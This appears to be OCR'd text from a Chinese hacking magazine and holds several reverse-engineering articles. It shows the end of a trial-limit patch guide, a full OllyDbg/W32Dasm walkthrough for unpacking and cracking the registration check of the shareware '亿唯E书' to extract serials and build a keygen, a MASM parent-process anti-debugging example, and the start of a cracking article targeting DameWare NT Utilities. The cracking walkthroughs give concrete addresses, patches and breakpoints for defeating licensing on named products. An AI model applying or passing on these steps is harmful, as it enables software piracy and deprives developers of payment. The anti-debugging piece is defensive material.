
图 8

现在运行一下程序，没有时间过期限制了吧。不过你是否觉得，每次启动程序都要点一下继续，是不是很烦，其实可以这样修改：只要让程序跳过点击Continue的代码即可，把**003A7E19 JNZ bmsm.003A7EB5**改为**003A7E19 JMP bmsm.003A8252**即可，不过程序少了启动图片显示，有兴趣的读者可以修改一下，让其显示启动图片。这是一种暴力破解的方法，修改程序让其强行跳过过期代码。其它漏洞还包括修改时间标志法，限于篇幅，在高级技巧篇再详细解说。

三、总结

目前非常多共享软件使用试用期方式进行发布，通过本文，读者应该了解时间限制软件的加密特点，快速定位判断时间是否过期的代码，判断程序软件过期提示，暴力修改软件的方法等基本知识。更重要的是，Cracker是一种反复跟踪程序、不断了解程序流程过程的过程，只要用心去做，什么事情都可以做好。

（本文涉及到的OllyDbg1.1、PEID V0.93、OllyDbg命令行插件，光盘有收录）



偶经常拿U盘去朋友家上网搜罗一些网页下载回来再慢慢看，一来二去渐渐多了起来，大约十几兆之多。可是每次查阅都不是很方便，经常为了一个文章找半天，既浪费时间又不好管理，所以就想把它们做成电子书，这样也方便以后的查阅和管理。终于皇天不负有心人，在翻看了N多张以前的杂志光盘，忍受光驱无数次拖拉机般的吼叫之后，主角亿唯E书闪亮登场。

解开压缩包之后先看了一下软件简介：“亿唯e书是将HTML页面文件（包括媒体文件）捆绑成EXE电子文档的制作软件。本软件可以说是吸收了目前其他同类软件的优点，采用文件流技术，所有文件都在内存中释放和读取，不产生垃圾文件；软件采用仿NeoPlanet浏览器界面，界面优美；制作的电子书可以部分或全部加密，从而保护制作者的利益，是制作EXE电子图书不错的选择。”而且还不用安装直接可以运行，正合我心意。双击主程序运行跳出如图1所示窗口。竟然要偶十五块RMB，未注册用户还有15个节点的限制。




图 1

点继续先看看再说吧，试着做了个电子书，感觉还可以，好就是它了，开工之前先介绍一下要用到的工具，OllyDbg（以下简称OD）是一款运行在Ring3下的调试工具，用它调试程序你可以边调试边听音乐，W32Dasm：小巧，实用，界面简单干净的静态反汇编工具被誉为Cracker的屠龙刀，PEiD是一款用来检测软件壳类型的工具非常好用，KeyMaker1.73是国人刘建英开发的一款功能强大的补丁制作工具。

首先我们要判断程序是否加了壳，如果是加壳的程序我们必须先脱壳才能继续，这里我用PEiD来检查是否有壳，如图2所示。从图中我们可以看出是用ASPack2.1加的壳，知道了壳的类型我们直接用工具脱掉就可以了，UnAspack是专门用来脱ASPack壳的软件它可以一直支持到ASPack2.1版本的壳。用他来脱壳显示对话框 ASPack2.1 UnAspack OK。然后再用PEiD看看是否已经脱掉了如图3所示。可以看出程序使用Borland Delphi4.0-5.0写的，好了脱壳到此结束。

双击程序运行，点注册，在弹出的窗体中随便输入用户名、注册码点击确定按钮，弹出错误对话框，记下错误内容“用户名或密码错误！！”然后用W32Dasm静态反汇编。打开串式数据参考，寻找刚才记下的信息，如图4所示。双击来到如下代码段：




图 2




图 3




图 4

```
    * Possible StringData Ref from Code Obj ->"用户名或注册码错误！"
                                  |
    :0048FCD6 BAE8FE4800              mov edx, 0048FEE8
    :0048FCDB E8203FF7FF              call 00403C00
    :0048FCE0 C605849A490000  mov byte ptr [00499A84], 00
    :0048FCE7 8D8350050000            lea eax, dword ptr [ebx+00000550]
```

记下地址**0048FCD6**，然后用OD加载这个程序并运行，注册——输入任意用户名、注册码，并在地址**0048FCD6**处下断点，点击确定按钮，竟然没反应。

又回到W32Dasm中继续找有用的信息，把串式参考内容又看了一遍也没发现什么有价值的东西，百无聊赖的重复着注册——确定——确定，不知道怎么办才好，心想难道就没办法了吗？忽然目光落在错误对话框的标题上，如图5。




图 5

这个Caption属性是不是可以被拦到呢？记得刚才看到这个标题了。再次打开W32Dasm的串式参考找到“亿唯E书”双击发现有好几处记下全部地址如下：**00490e01**、**00492200**、**00492222**、**004922d0**、**0049299c**，我把这些地址一个个的设断点测试看能不能拦住，前两个都没反应，当到**00492222**这个地址时被拦截了，说明这段程序被执行了，代码如下：

```
    * Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
    |:00492175(C), :00492186(C)  ————>这里是引用的地址
    |
    :00492213 6A40                    push 00000040
    :00492215 8B8754050000            mov eax, dword ptr [edi+00000554]
    :0049221B E8D01DF7FF              call 00403FF0
    :00492220 8BD0                    mov edx, eax

    * Possible StringData Ref from Code Obj ->"亿唯e书"
                                  |
    :00492222 B9B4224900   mov ecx, 004922B4 ——————————>在这里下断点可以被拦截
    :00492227 A140744900              mov eax, dword ptr [00497440]
    :0049222C 8B00                    mov eax, dword ptr [eax]
    :0049222E E8CDB9FBFF              call 0044DC00
```

向上翻可以看到引用的地址**00492175**、**00492186**，这里在**00492175**处设断点，然后输入用户名和注册码，点击确定，程序被中断来到如下代码处：

```
    * Possible StringData Ref from Code Obj ->"fuck you"

    0049215E  |. BA 6C224900    MOV EDX,Make.0049226C    ;  ASCII "fuck you"
    00492163  |. 8BC3           MOV EAX,EBX
    00492165  |. E8 2E73FFFF    CALL Make.00489498
    0049216A  |. 8BC3           MOV EAX,EBX
    0049216C  |. E8 1F76FFFF    CALL Make.00489790
    ;  跟近这里可以找到注册码计算子程序
    00492171  |. 837B 28 00     CMP DWORD PTR DS:[EBX+28],0
    00492175  |. 0F84 98000000  JE Make.00492213
    0049217B  |. 8B43 28        MOV EAX,DWORD PTR DS:[EBX+28]   ;  这里EAX放了正确的注册码
    0049217E  |. 8B55 F8        MOV EDX,DWORD PTR SS:[EBP-8]
    00492181  |. E8 B61DF7FF    CALL Make.00403F3C
    ;  关键比较，注册码在这里比较。
    00492186  |. 0F85 87000000  JNZ Make.00492213
    ;  关键跳转，跳走后就Over了。
    0049218C  |. B2 01          MOV DL,1
    0049218E  |. A1 2C224700    MOV EAX,DWORD PTR DS:[47222C]
    00492193  |. E8 9401FEFF    CALL Make.0047232C
    00492198  |. 8BF0           MOV ESI,EAX
    0049219A  |. BA 02000080    MOV EDX,80000002
    0049219F  |. 8BC6           MOV EAX,ESI
    004921A1  |. E8 2602FEFF    CALL Make.004723CC
    004921A6  |. B1 01          MOV CL,1
```

单步跟踪以上的程序段你可以在OD的寄存器里看到注册码，还犹豫什么呀赶紧抄下吧！好了就到这里，你可以用Keymake做一个注册机，这样你就可以方便以后自己使用了。如果你要是想追出注册码的计算方法你可以直接在如下代码处下断点。


```
    004897CD  |. 50            PUSH EAX
    004897CE  |. 8B4E 34       MOV ECX,DWORD PTR
DS:[ESI+34]
    004897D1  |. 8B56 24       MOV EDX,DWORD PTR
DS:[ESI+24]
    004897D4  |. 8BC6          MOV EAX,ESI
    004897D6  |. E8 75FDFFFF   CALL Make.00489550
;   这里是注册码计算子程序的调用
    004897DB  |. 8B55 FC       MOV EDX,DWORD PTR
SS:[EBP-4]
    004897DE  |. 8D46 28       LEA EAX,DWORD PTR
DS:[ESI+28]
    004897E1  |. E8 1AA4F7FF   CALL Make.00403C00
    004897E6  |> 33C0          XOR EAX,EAX
    004897E8  |. 5A            POP EDX
```

跟进**004897D6**这个CALL你就能看到注册码运算过程了。当你分析明白后，可以用你最熟悉的语言写出注册机。呵呵，是不是很有成就感呀！

破解这个程序用了我半天的时间，同时遇上了一些困难，由于是菜鸟加之行文仓促，难免有不当之处，希望高手能多多指导，小弟不胜感激。学破解最需要的是恒心和毅力，如果能抱定永不放弃的决心，那成功就只是个时间的问题了，希望所有和我一样的菜鸟早日修成正果。

（本文涉及到的常用破解工具和ew-ebook，光盘有收录）

亲"父"鉴定——反Ollydbg调试一法



石勒

亲子鉴定在当今社会中甚为热门，而在加密解密的世界里，亲"父"鉴定似乎更为重要。

在WINDOWS环境中，Ollydbg是把被调试程序当作子进程来运行的。因此，为了反调试，就需要对当前进程的父进程进行鉴定，以确认自己是否处于调试环境中，并依据鉴定结果作出相应的处理。

一、方案

亲子鉴定需要以DNA为标识，在父进程中怎么去找DNA呢？有的反调试方案在此以父进程的文件名或窗口名为目标，但容易被骗过（见《X档案》2004年第3期的相关文章）。

这里，我们要到父进程的内部去找"DNA"。多数情况下，当前进程是以explorer.exe为父进程的，就拿它举例吧。

运行W32Dasm，打开explorer.exe，在"串式参考"里我们发现"/explorer"很有个性，不妨就把它当作DNA。

很容易地找出它在文件中的偏移为0x02633C，鉴定的方案也随之确定了：

第一步，通过TOOLHELP快照找到父进程的进程标识，再利用OpenProcess（）和GetModuleFileNameEx（）找出父进程的文件名（含路径）；

第二步，以文件方式打开父进程，在0x02633C偏移处读18字节；

第三步，将读出的内容同"/explorer"（Unicode）相比较，如不同则说明处在调试环境中（有些武断，但很保险）。

二、示例程序

以下是示例程序的代码段部分，流程简单，不再另作说明：

第一步，获得父进程的文件名：

```
    invoke CreateToolhelp32Snapsh
ot,TH32CS_SNAPPROCESS,NULL
        mov    hPS,eax
        mov    pe.dwSize,sizeof
PROCESSENTRY32
        invoke Process32First,hPS,
addr pe
        invoke GetCurrentProcessId
        mov    ebx,eax
        .WHILE pe.th32ProcessID!
=ebx
                          invoke
Process32Next,hPS,addr pe
        .ENDW
        invoke  OpenProcess,
PROCESS_ALL_ACCESS,FALSE,
pe.th32ParentProcessID
        invoke GetModuleFileNameEx,
eax,NULL,addr ParentName,
MAX_PATH
```

第二步，读DNA

```
        invoke  CreateFile,addr
ParentName, GENERIC_READ,
NULL, NULL,\
                     OPEN_EXISTING,
FILE_ATTRIBUTE_SYSTEM, NULL
        mov    hFile,eax
        invoke SetFilePointer,hFile,
02633ch,0,FILE_BEGIN
        invoke ReadFile,hFile,addr
lpBuffer,18,addr dwSize,0
```

第三步，比较父进程是否含DNA：

```
        mov    esi,offset lpBuffer
        mov    edi,offset explorer
        mov    ecx,9
        cld
        repnz  cmpsw
        jnz    @F     ；关键跳——
不是/explorer就直接退出
     invoke MessageBox,NULL,addr
ParentName,addr szCaption,MB_OK
    @@:
        invoke ExitProcess,0
```

三、讨论

上述程序只有直接在explorer.exe的环境下运行，才会跳出MessageBox；若用Ollydbg调试，只要断点设在关键跳的后面，就能达到反调试的目的。当然，本文使用了绝对的DNA偏移地址，使被保护的程序兼容性较差。实际应用时，可能需要把识别不同版本的explorer.exe（包括cmd.exe和第三方的shell）的DNA的代码加到程序中。

（本文涉及到的工具Ollydbg光盘有收录）

Cracker组合招式之 轻松突破时间限制高级篇



逆枫

工具：OllyDbg1.1（下面简称OD），PEID V0.93，OllyDbg命令行、及dump插件、ucfir142+

面向读者：加解密爱好者、系统底层爱好者、黑客爱好者

前置知识：汇编入门知识、OD工具的简单使用。

级次：中级

对象：DameWare NT Utilities V4.8.1.2

一、前言

